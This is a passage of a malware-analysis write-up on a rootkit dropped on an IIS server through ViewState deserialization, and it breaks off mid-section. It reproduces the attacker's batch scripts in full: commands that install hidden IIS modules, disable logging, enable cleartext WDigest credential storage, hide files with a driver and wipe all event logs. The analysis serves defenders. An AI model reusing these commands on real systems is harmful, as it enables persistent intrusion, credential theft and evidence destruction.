Reverse Engineering a Rootkit - IIS Server Compromise Analysis

Executive Summary

During an investigation of a compromised IIS web server, an attacker-dropped archive was recovered. This analysis examines the exploitation method, the archive contents, and the an analysis of the rootkit

---

Incident Overview

Initial Compromise

The investigation began following a server compromise where an attacker generated approximately 1,500 alerts within a few hours. After isolation, logs and artifacts were extracted for analysis.

Attack Vector: IIS Deserialization

The attacker exploited the IIS server using a deserialization attack targeting the ViewState parameter.

ViewState Usage Details:

- Controls web page state and form data persistence
- Uses the `__VIEWSTATE` variable in POST requests
- Contains base64-encoded serialized data signed with a machine key

A history of exploits have been used to get an RCE, leading to implement defense mechanisms such as signing the content of `__VIEWSTATE` with machine keys. Unfortunately the earliest versions of this mechanisms suffered a leak of the machine keys which were static.
In our case the IIS server is legacy and still uses the compromised machine keys, allowing the attacker to craft a payload signed with those keys to take over the server.

Post-Exploitation Activity

Following initial compromise:

- Log deletion and cleanup activities
- Archive upload


Right after uploading the archive, the server got isolated and the attacker lost his access, leaving us with the opportunity to analyze this.

Initial File Survey

The extracted archive contained:

File Types:

- `.bat` and `.bak` files (plain text automation scripts)
- Binary files: `.exe`, `.dll`, `.sys`
- `.cat` catalog files
- `.inf` installation files



C__Users_admin$_Desktop_sys_HijackDriverManager.exe		Application	17 KB
C__Users_admin$_Desktop_sys_IIS_hello.bat	9/15/2025 5:28 PM	Windows Batch File	2 KB
C__Users_admin$_Desktop_sys_IIS_heoo.docx		Microsoft Word D...	15 KB
C__Users_admin$_Desktop_sys_IIS_install.bat		Windows Batch File	2 KB
C__Users_admin$_Desktop_sys_IIS_install_bak - ©[redacted]¥.txt		Text Document	2 KB
C__Users_admin$_Desktop_sys_IIS_install_bak.bat	9/16/2025 4:47 PM	Windows Batch File	2 KB
C__Users_admin$_Desktop_sys_IIS_uninstall.bat	9/16/2025 4:14 PM	Windows Batch File	1 KB
C__Users_admin$_Desktop_sys_IIS_x64.dll		Application extens...	903 KB
C__Users_admin$_Desktop_sys_IIS_x86.dll		Application extens...	746 KB
C__Users_admin$_Desktop_sys_lock.bat	9/15/2025 5:51 PM	Windows Batch File	2 KB
C__Users_admin$_Desktop_sys_WingtbCLI.exe		Application	380 KB
C__Users_admin$_Desktop_sys_x64_Hidden.inf		Setup Information	4 KB
C__Users_admin$_Desktop_sys_x64_wingtb.cat		Security Catalog	3 KB
C__Users_admin$_Desktop_sys_x64_Wingtb.sys		System file	447 KB
C__Users_admin$_Desktop_sys_x86_Hidden.inf		Setup Information	4 KB
C__Users_admin$_Desktop_sys_x86_Wingtb.cat		Security Catalog	5 KB
C__Users_admin$_Desktop_sys_x86_Wingtb.sys		System file	417 KB
manifest.json		JSON Source File	2 KB

Extracted archive

Batch File Analysis

Install_bak.bat

Purpose: Installation and configuration script

Actions:

- Installs DLLs as IIS modules
- Performs DACL (Discretionary Access Control List) modifications
- Sets registry key to store credentials as cleartext in memory

```bat
@echo off
setlocal enabledelayedexpansion

iisreset /STOP

%windir%\system32\inetsrv\appcmd unlock config -section:system.webServer/modules
%windir%\system32\inetsrv\appcmd unlock config -section:system.webServer/handlers
copy %windir%\System32\inetsrv\config\applicationHost.config %windir%\SysWOW64\inetsrv\Config\applicationHost.config
%systemroot%\system32\inetsrv\appcmd.exe set config /section:httpLogging /dontLog:True

copy %~dp0\x86.dll /y %windir%\System32\inetsrv\scripts.dll
copy %~dp0\x86.dll /y %windir%\SysWOW64\inetsrv\scripts.dll
copy %~dp0\x64.dll /y %windir%\System32\inetsrv\caches.dll
copy %~dp0\x64.dll /y %windir%\SysWOW64\inetsrv\caches.dll
%windir%\system32\inetsrv\appcmd.exe install module /name:ScriptsModule /image:"%windir%\System32\inetsrv\scripts.dll" /preCondition:bitness32
%windir%\System32\inetsrv\appcmd.exe install module /name:IsapiCachesModule /image:"%windir%\System32\inetsrv\caches.dll" /preCondition:bitness64

icacls %windir%\System32\inetsrv\scripts.dll /grant:r Everyone:(F)
icacls %windir%\SysWOW64\inetsrv\scripts.dll /grant:r Everyone:(F)
icacls %windir%\System32\inetsrv\caches.dll /grant:r Everyone:(F)
icacls %windir%\SysWOW64\inetsrv\caches.dll /grant:r Everyone:(F)
icacls "C:\inetpub\logs\LogFiles" /deny Everyone:(W,RD)
icacls "%windir%\Temp" /grant Users:(OI)(CI)F
icacls "%windir%\Temp" /grant IIS_IUSRS:(OI)(CI)F

iisreset

reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\ /v UseLogonCredential /t REG_DWORD /d 1
mkdir C:\Windows\Temp\_FAB234CD3-09434-8898D-BFFC-4E23123DF2C
icacls "C:\Windows\Temp\_FAB234CD3-09434-8898D-BFFC-4E23123DF2C" /grant Users:(OI)(CI)F
icacls "C:\Windows\Temp\_FAB234CD3-09434-8898D-BFFC-4E23123DF2C" /grant IIS_IUSRS:(OI)(CI)F
pause
```

Install_bak.bat

Lock.bat

Purpose: Executes protection mechanisms

Behavior:

- Calls binary from archive with arguments
- Uses static keywords: `/xiaoshi file` and `/xiaoshi regkey`
- References previously created files and registry keys

```bat
sc.exe start wingtb

%userprofile%\Desktop\sys\WingtbCLI.exe /xiaoshi file  C:\Windows\System32\inetsrv\scripts.dll
%userprofile%\Desktop\sys\WingtbCLI.exe /xiaoshi file  C:\Windows\System32\inetsrv\caches.dll
%userprofile%\Desktop\sys\WingtbCLI.exe /xiaoshi file  C:\Windows\SysWOW64\inetsrv\scripts.dll
%userprofile%\Desktop\sys\WingtbCLI.exe /xiaoshi file  C:\Windows\SysWOW64\inetsrv\caches.dll
%userprofile%\Desktop\sys\WingtbCLI.exe /xiaoshi file  C:\inetpub\custerr\en-US\403.htm
%userprofile%\Desktop\sys\WingtbCLI.exe /xiaoshi file  C:\inetpub\custerr\en-US\404.htm
%userprofile%\Desktop\sys\WingtbCLI.exe /xiaoshi file  C:\inetpub\custerr\en-US\500.htm
%userprofile%\Desktop\sys\WingtbCLI.exe /xiaoshi file  C:\Windows\System32\inetsrv\config\applicationHost.config
%userprofile%\Desktop\sys\WingtbCLI.exe /xiaoshi file  C:\Windows\System32\drivers\Wingtb.sys
%userprofile%\Desktop\sys\WingtbCLI.exe /xiaoshi regkey HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Wingtb

%userprofile%\Desktop\sys\WingtbCLI.exe /yinshen  on

for /f "tokens=*" %%1 in ('wevtutil el') do wevtutil cl "%%1"

 pause
```

Lock.bat

Uninstall.bat

Purpose: Cleanup and removal

Actions:

- Deletes installed files
- Removes modules from IIS configuration

```
@echo off
setlocal enabledelayedexpansion
iisreset /STOP

%windir%\system32\inetsrv\appcmd.exe uninstall module "ScriptsModule"
%windir%\system32\inetsrv\appcmd.exe uninstall module "IsapiCachesModule"

timeout /t 1
del %windir%\SysWOW64\inetsrv\caches.dll
del %windir%\System32\inetsrv\caches.dll
del %windir%\System32\inetsrv\scripts.dll
del %windir%\SysWOW64\inetsrv\scripts.dll

iisreset


pause
```


Uninstall.bat

DLL Analysis


Static Analysis

Compiler & Packing:

- Compiler identified via DIE
- DLLs were not packed
- Both DLLs follow identical patterns



DIE compiler details



DIE packing info

Exports:

- Single function exported per DLL

Offset	Name	Value	Meaning
D5EB0	Characteristics	0	
D5EB4	TimeDateStamp	FFFFFFFF	
D5EB8	MajorVersion	0	
D5EBA	MinorVersion	0	
D5EBC	Name	D72E2	IISHttpModule.dll
D5EC0	Base	1	
D5EC4	NumberOfFunc...	1	
D5EC8	NumberOfNames	1	
D5ECC	AddressOfFunc...	D72D8	
D5ED0	AddressOfNames	D72DC	
D5ED4	AddressOfNam...	D72E0	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
D5ED8	1	106A0	D72F4	RegisterModule	

Exports

Imports:

- Standard Windows API functions

Disasm: .text | General | Strings | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports | Imports | Resources | Excep

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
D5F04	WS2_32.dll	2	FALSE	D77C0	0	0	D77E4	AB458
D5F18	KERNEL32.dll	121	FALSE	D73B0	0	0	D792C	AB048
D5F2C	ADVAPI32.dll	8	FALSE	D7368	0	0	D79E2	AB000
D5F40	WINHTTP.dll	7	FALSE	D7780	0	0	D7A7E	AB418

WS2_32.dll [2 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
AB458	-	F	80000000000000...	80000000000000...	-	-
AB460	inet_ntop	-	D77D8	D77D8	-	B6

Imports


Certificate Analysis

CAT Files

Catalog files contain cryptographic hashes (thumbprints) for all contained files.

Findings:


- Two different signatures used for system drivers
- **Both certificates are invalid**



Certificates for sys drivers

Component Interaction Overview

The malware consists of multiple components working together:




binary interactions

HijackDriverManager.exe Analysis

Initial Execution

Observed Behavior:

